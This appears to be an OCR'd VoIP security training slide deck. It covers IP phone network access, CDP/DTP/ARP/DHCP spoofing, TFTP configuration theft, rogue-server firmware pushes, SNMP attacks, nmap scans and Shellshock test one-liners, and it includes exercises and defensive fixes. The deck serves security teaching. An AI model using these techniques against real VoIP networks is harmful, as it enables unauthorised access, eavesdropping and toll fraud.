
Getting Access Using PC Port

- IP Phones have a PC Port for desktop usage
- CDP spoofing is not required
- VLAN setting is not required
- DTP spoofing is not required


- Authentication of IP Phones
  - 802.1x - using Hub to bypass
  - EAP-MD5 dictionary attack

How to make your own Tapberry Pi

RJ45 Connection Pins



How to make your own Tapberry Pi



CDP Sniffing and Spoofing

- Discovering Cisco devices
- Learning Voice VLAN
- Tools
  - Wireshark
  - VoIP Hopper
  - CDP-tools
  - Viproy CDP module
- Sniffing to learn the network infrastructure
- Sending a spoofed CDP packet as an IP Phone to get access to the Voice VLAN
- Connect to the Voice VLAN (802.1x, EAP-MD5)

Cisco Discovery Protocol (CDP)

No.	Time	Source	Destination	Protocol	Length	Info
5024	915.241597	Cisco_db:b…	CDP/VTP/DT…	CDP	125	Device ID: SEP001B0CDBB14C Port ID: Port 2
5034	916.241534	Cisco_db:b…	CDP/VTP/DT…	CDP	125	Device ID: SEP001B0CDBB14C Port ID: Port 2
5041	917.241045	Cisco_db:b…	CDP/VTP/DT…	CDP	125	Device ID: SEP001B0CDBB14C Port ID: Port 2
5407	977.246836	Cisco_db:b…	CDP/VTP/DT…	CDP	125	Device ID: SEP001B0CDBB14C Port ID: Port 2
5501	995.652824	Cisco_8b:0…	CDP/VTP/DT…	CDP	463	Device ID: MON2

```
▶ Frame 5501: 463 bytes on wire (3704 bits), 463 bytes captured (3704 bits) on interface 0
▶ IEEE 802.3 Ethernet
▶ Logical-Link Control
▼ Cisco Discovery Protocol
    Version: 2
    TTL: 180 seconds
  ▶ Checksum: 0xbd59 [correct]
  ▶ Device ID: MON2
  ▶ Software Version
  ▶ Platform: cisco WS-C6509-E
  ▶ Addresses
  ▶ Port ID: GigabitEthernet7/11
  ▶ Capabilities
  ▶ VTP Management Domain: ON2
  ▶ Native VLAN: 2142
  ▶ Duplex: Full
  ▶ VoIP VLAN Reply: 2181
  ▶ Trust Bitmap: 0x00
  ▶ Untrusted port CoS: 0x00
  ▶ Management Addresses
  ▶ Power Available:
```

Dynamic Trunking Protocol (DTP)

- Ports can be a trunk or not (dynamically)
- Default state is DTP allowed for all ports
- Port negotiation and encapsulation
  - 802.1Q/ISL
  - Enable trunking, double encapsulation
- DTP master shares VLAN information with all downstream switches
- Find the Voice VLAN and get access
- Tools
  - Yersinia
  - Metasploit DTP Module


Dynamic Trunking Protocol (DTP)

No.	Time	Source	Destination	Protocol	Length	Info
26	6.774465000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
35	13.784641000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
36	14.785668000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
43	15.785972000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
92	37.792138000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
94	39.424585000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	48	Dynamic Trunking Protocol
102	45.801355000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
178	68.811214000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
190	76.819392000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
274	99.826775000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol
294	107.837529000	Apple_f1:24:57	CDP/VTP/DTP/PAgP/UDLD	DTP	56	Dynamic Trunking Protocol

```
▷ Frame 43: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
▷ IEEE 802.3 Ethernet
▷ Logical-Link Control
▽ Dynamic Trunking Protocol
    Version: 0x01
  ▽ Domain: \000\000\000\000\000\000\000\000
      Type: Domain (0x0001)
      Length: 13
      Domain: \000\000\000\000\000\000\000\000
  ▽ Status: 0x03
      Type: Status (0x0002)
      Length: 5
      Status: 0x03
  ▽ Dtptype: 0xa5
      Type: Type (0x0003)
      Length: 5
      Dtptype: 0xa5
  ▽ Neighbor: 0c:7c:e8:46:d5:95
      Type: Neighbor (0x0004)
      Length: 10
      Neighbor: 0c:7c:e8:46:d5:95 (0c:7c:e8:46:d5:95)
```


Getting Access to the Voice VLAN

- Adding the Voice VLAN
  - max 4094 VLANs for Cisco, can be brute-forced
  - Linux
  - vconfig add eth0 VLANID
  - dhclient eth0.VLANID
  - Mac OS X
    - Settings -> Network -> Manage Virtual Interfaces



ARP Scanning and Spoofing

- ARP Scan
- ARP Spoofing
- MITM Attack
  - Hijacking
  - SSL
  - SSH keys
  - Rogue service
- Tools
  - Cain & Abel
  - Ettercap
  - Dsniff




ARP Scanning and Spoofing

- ARP Scanning
  - Find MAC and IPs to guess names of configuration files stored on TFTP/HTTP servers
  - SIP/Skinny authentication with MAC address
- ARP Spoofing and being the …
  - TFTP server (configuration, updates, SSH keys)
  - DNS server
  - Web server (management, IP phone services)
  - SIP/Skinny server/Proxy
  - RTP proxy
- MAC based filtering and authentication

DHCP Spoofing

- DHCP Sniffing
  - Finding IP range
  - Finding TFTP/HTTP
  - Finding DNS



- DHCP Spoofing
  - Suspend the DHCP server
    - DHCP consumption (request all IP addresses)
  - Become a Rogue DHCP Server
  - Send spoofed DHCP responses to the IP phones
    - Custom TFTP and DNS server

Attacking the TFTP Server

- VoIP networks generally use TFTP servers for configuration, update, certificate, SSH keys management. (Web servers may be in use)
  - Obtaining configuration files for MAC addresses
    - SEPDefault.cnf, SEPXXXXXXXXXXXX.cnf.xml
    - SIPDefault.cnf, SIPXXXXXXXXXXXX.cnf.xml
  - Identifying SIP, Skinny, RTP and web settings
  - Finding IP phones software versions and updates
  - Configuration files may have username/passwords
  - Digital signature/encryption usage for files
  - Tools: TFTPTheft, Metasploit

Sample Configuration for Cisco

<deviceProtocol>SCCP</deviceProtocol>
<sshUserId>USER</sshUserId>
<sshPassword>PASSWORD</sshPassword>

<webAccess>1</webAccess>
<settingsAccess>1</settingsAccess>
<sideToneLevel>0</sideToneLevel>
<spanToPCPort>1</spanToPCPort>
<sshAccess>1</sshAccess>

<phonePassword>1234</phonePassword>

Sample Configuration for Polycom

reg.1.address="3047"

reg.1.label="3047“


reg.1.auth.userId="7d5b905ecc1b1efa707786870276a940"

reg.1.auth.password="d9429ad54c3ee623f6e20ae39de758ee“

divert.fwd.1.enabled="0"

Become the TFTP Server

- Send fake IP addresses for …
  - HTTP server
  - IP phones management server
  - SIP server and proxy
  - Skinny server
  - RTP server and proxy



- Deploy SSH public keys for SSH on IP Phones
- Update custom settings of IP Phones
  - Null ring, custom alerts
- Deploy custom OS update and code execution

SNMP Weaknesses

- SNMP protocol
  - UDP protocol, IP spoofing, no encryption
- Authentication
  - Community name (public, private, cisco)
  - SNMPv3 username/password attacks
- SNMP Software
  - SNMP management software vulnerabilities
  - Buffer overflows, memory corruptions
- Practical Attacks
  - Device configuration download and upload
  - Information gathering, code execution

Exercises

- CDP Spoofing to get VLAN access
- Cisco IP Phone configuration file enumeration through TFTP
- Polycom IP Phone configuration file enumeration through HTTP
- SNMP scanning and enumeration

Solutions

- Secure network design
- Secure network infrastructure
  - DHCP snooping protection
  - ARP Spoofing protection
  - 802.1x for Voice VLANs
- Using secure network protocols
  - TFTP -> FTP+SSL or HTTPS
  - Telnet -> SSH
  - SNMP v1 v2c -> SNMP v3 with authentication
- Using digital signature and encryption for software updates and configuration

VoIP Server Security

VoIP Servers and Devices

- Signalling servers and devices
- Media gateways
- SIP and RTP Proxies
- IP phones



Plan & Goals

Plan

- Discover the VoIP servers and devices
- Identify insecure software and management
- Exploit the identified vulnerabilities

Goals

- Persistent unauthorised server access
- Mass compromise of clients and services
- Persistent call and toll fraud attacks
- Voice recordings, CDR, VAS services

Discovering VoIP Servers

- Looking for
  - Signalling servers (e.g. SIP, Skinny, H.323, H.248)
  - Proxy servers (e.g. RTP, SIP, SDP)
  - Contact Centre services
  - Voicemail and email integration
  - Call recordings, call data records, log servers
- Discovering
  - Operating systems, versions and patch level
  - Management services (e.g. SNMP, RDP, Telnet, HTTP, SSH)
  - Weak or default credentials

Discovering VoIP Servers

- NMAP
  - Port scanning, service identification
  - # nmap –sS –sV –A –p1-65535 192.168.1.1/24
- Metasploit Framework
  - Viproy modules to discover VoIP services
  - UDP, ARP, SNMP, SSH, telnet discovery modules
  - Brute-force and enumeration modules
- Commercial & Open Source Vulnerability Scanners
  - Nessus, Qualys, Nexpose, OpenVAS

Nmap scanning for service identification

```
# nmap -sS -sV -O -F -n -P0 192.168.2.104

Starting Nmap 4.62 ( http://nmap.org ) at 2009-03-12 14:22 EET
Interesting ports on 192.168.2.104:
Not shown: 1275 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Trolltech Troll-FTPd
23/tcp open  telnet  NASLite-SMB/Sveasoft Alchemy firmware telnetd
MAC Address: 00:40:5A:17:DF:49 (Goldstar Information & COMM.)
Device type: switch
Running: Cisco embedded
OS details: Cisco MDS 9216i switch
Uptime: 0.085 days (since Thu Mar 12 12:21:16 2009)
Network Distance: 1 hop
Service Info: Host: lgvp; OS: Linux

OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.623 seconds
```

Identifying Vulnerabilities

- Operating system vulnerabilities
  - Obsolete software
  - Missing security patches
  - Vulnerable 3rd party libraries
- Embedded system and hardware attacks
  - Unauthorised physical access
- Insecure configuration and management
  - Insecure management services and software
  - Default credentials and settings
- Insecure network services (TFTP, FTP, HTTP)
- Insecure web applications (Log, Reporting)

Possible Targets

- VoIP Service Suites
  - Cisco Product Family (e.g. CUCM, VOSS)
  - Alcatel-Lucent Product Family (e.g.Opentouch X)
  - Avaya Product Family (e.g. Contact Centers)
- SIP Servers
  - SIPXecs, Asterisk, FreeSwitch, Kamalio, FreePBX
- Gateways
  - Proxy appliance, Media gateway
- Database Servers
- Management Software
  - HP & Dell management, Tivoli, Solarwinds

Major Vulnerabilities: Shellshock

- Bourne Again Shell (BASH) allows users to execute unauthorised commands through the concatenated commands.
- It can be remotely exploited through the network services such as HTTP, DNS and SIP
- Major vendors and projects are affected
  - Asterisk, FreePBX, Cisco, Avaya, Embedded devices

CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187

Major Vulnerabilities: Shellshock

CVE-2014-6271

env X='() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id

CVE-2014-7169

env X='() { (a)=>\' bash -c "echo date"; cat echo

CVE-2014-7186

bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' || echo "CVE-2014-7186 vulnerable, redir_stack“

Major Vulnerabilities: Shellshock

CVE-2014-7187

(for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash || echo "CVE-2014-7187 vulnerable, word_lineno“

CVE-2014-6278

env X='() { _; } >_[$($())] { echo CVE-2014-6278 vulnerable; id; }' bash -c :

CVE-2014-6277

